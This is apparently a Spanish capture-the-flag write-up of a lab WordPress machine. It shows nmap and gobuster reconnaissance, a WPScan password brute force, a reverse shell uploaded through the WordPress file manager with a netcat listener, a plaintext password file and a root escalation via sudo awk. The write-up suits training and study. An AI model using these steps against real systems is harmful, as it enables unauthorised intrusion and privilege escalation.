


Empezamos como siempre con un analisis del objetivo con nmap y en este caso mi propio script: nmap4me.sh.



Encontramos rápidamente dos puertos abiertos y nos centramos en ellos para buscar servicios y posibles vulnerabilidades.

🕒 INICIO NMAP: 2026-03-20 01:01:45
🚀 COMANDO: nmap -sS -O -p- --open -n -Pn -T4 172.17.0.2

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

🕒 INICIO NMAP: 2026-03-20 01:02:23
🚀 COMANDO: nmap -sSCV -Pn -p 22,80 172.17.0.2

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
| 256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp open http Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: P\xC3xA1gina Escolar Universitaria
|_ http-server-header: Apache/2.4.58 (Ubuntu)



INICIO NMAP: 2026-03-20 01:03:00

COMANDO: nmap --script vuln -Pn -p 22,80 172.17.0.2

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

|_http-dombased-xss: Couldn't find any DOM based XSS.

|_http-csrf: Couldn't find any CSRF vulnerabilities.

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

| http-enum:

| /wordpress/: Blog

| /info.php: Possible information file

| /phpmyadmin/: phpMyAdmin

|_ /wordpress/wp-login.php: Wordpress login page.

Decidimos centrarnos en el puerto 80 que parece que contiene un blog de Wordpress, aunque actualizado y sin vulnerabilidades directas aparentemente.

Seguimos con un fuzing con GOBUSTER mientras ojeamos la web. Hay bastante información por ambos lados.

```
(kali@kali)-[~/scripts/Auditoria_172.17.0.2]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,zip -k
```

Path	Status	Size	Redirect
index.html	(Status: 200)	[Size: 6738]	
info.php	(Status: 200)	[Size: 87165]	
assets	(Status: 301)	[Size: 309]	[→ http://172.17.0.2/assets/]
wordpress	(Status: 301)	[Size: 312]	[→ http://172.17.0.2/wordpress/]
javascript	(Status: 301)	[Size: 313]	[→ http://172.17.0.2/javascript/]
contacto.html	(Status: 200)	[Size: 3210]	
phpmyadmin	(Status: 301)	[Size: 313]	[→ http://172.17.0.2/phpmyadmin/]
server-status	(Status: 403)	[Size: 275]	

Repetimos el proceso con la carpeta de /wordpress sacando más información.

```
index.php (Status: 301) [Size: 0] [→ http://172.17.0.2/wordpress/]
wp-content (Status: 301) [Size: 323] [→ http://172.17.0.2/wordpress/wp-content/]
license.txt (Status: 200) [Size: 19915]
wp-includes (Status: 301) [Size: 324] [→ http://172.17.0.2/wordpress/wp-includes/]
readme.html (Status: 200) [Size: 7401]
wp-trackback.php (Status: 200) [Size: 136]
wp-admin (Status: 301) [Size: 321] [→ http://172.17.0.2/wordpress/wp-admin/]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 117234 / 1102795 (10.63%) [ERROR] error on word wp-login.php: timeout occurred during the request
wp-signup.php (Status: 302) [Size: 0] [→ http://escolares.dl/wordpress/wp-login.php?action=register]
```

Aunque donde más pistas encontramos es en la propia web. Hay varias referencias a un posible usuario administrador y hay datos para generar un diccionario personalizado. Primero pruebo WPSCAN extreyendo con grep las variantes que incluyen el nombre de Luis del rockyou.txt y después el rockyou entero. Al final uso CUPP para crear un diccionario centrado en Luis y conseguimos encontrar su contraseña para acceder al panel de Wordpress

(admin
wordpress)

Luis ;)

Matrícula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981

Email: luisillo@example.com

Wordpress de Administracion
TLuisillo_o

```
(kali@kali)-[~/scripts/Auditoria_172.17.0.2]
$ wpscan --url http://172.17.0.2/wordpress/ --usernames Luisillo --passwords /usr/share/wordlists/rockyougrep.txt
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - Luisillo / Luis1981
Trying Luisillo / @jose#luis1984 Time: 00:00:00
[!] Valid Combinations Found:
| Username: Luisillo, Password: Luis1981
```

Una vez dentro del panel de WP, usamos su gestor File Manager para subir un archivo Shell.php con una reverse shell. Nos ponemos a la escucha por el puerto 443 con Netcat y cargamos la dirección con el archivo subido.

Una vez dentro encontramos facilmente un archivo “secreto” con la contraseña del usuario luisillo y accedemos dentro. Vemos sus permisos y encontramos que no necesita permisos aquí: NOPASSWD: /usr/bin/awk. Buscamos el comando para acceder a root gracias a esta vulnerabilidad de GTF0Bins.

```
(kali@kali)-[~/scripts/Auditoria_172.17.0.2]
$ sudo nc -lvp 443
[sudo] contraseña para kali:
listening on [any] 443 ...
```

Dejo los pantallazos del acceso a root, en este caso no me molesto ni en establecer una bash y voy directamente al ataque....

```
www-data@f940ea69c6b0:/$ cd home
cd home
www-data@f940ea69c6b0:/home$ ls
ls
luisillo
secret.txt
ubuntu
www-data@f940ea69c6b0:/home$ cat secr
cat secret.txt
luisillopasswordsecret
www-data@f940ea69c6b0:/home$ su luisillo
su luisillo
Password: luisillopasswordsecret
whoami
luisillo
```

```
User luisillo may run the following commands on 062af3cd2da0:
(ALL) NOPASSWD: /usr/bin/awk
sudo awk 'BEGIN {system("/bin/sh")}'
whoami
root
```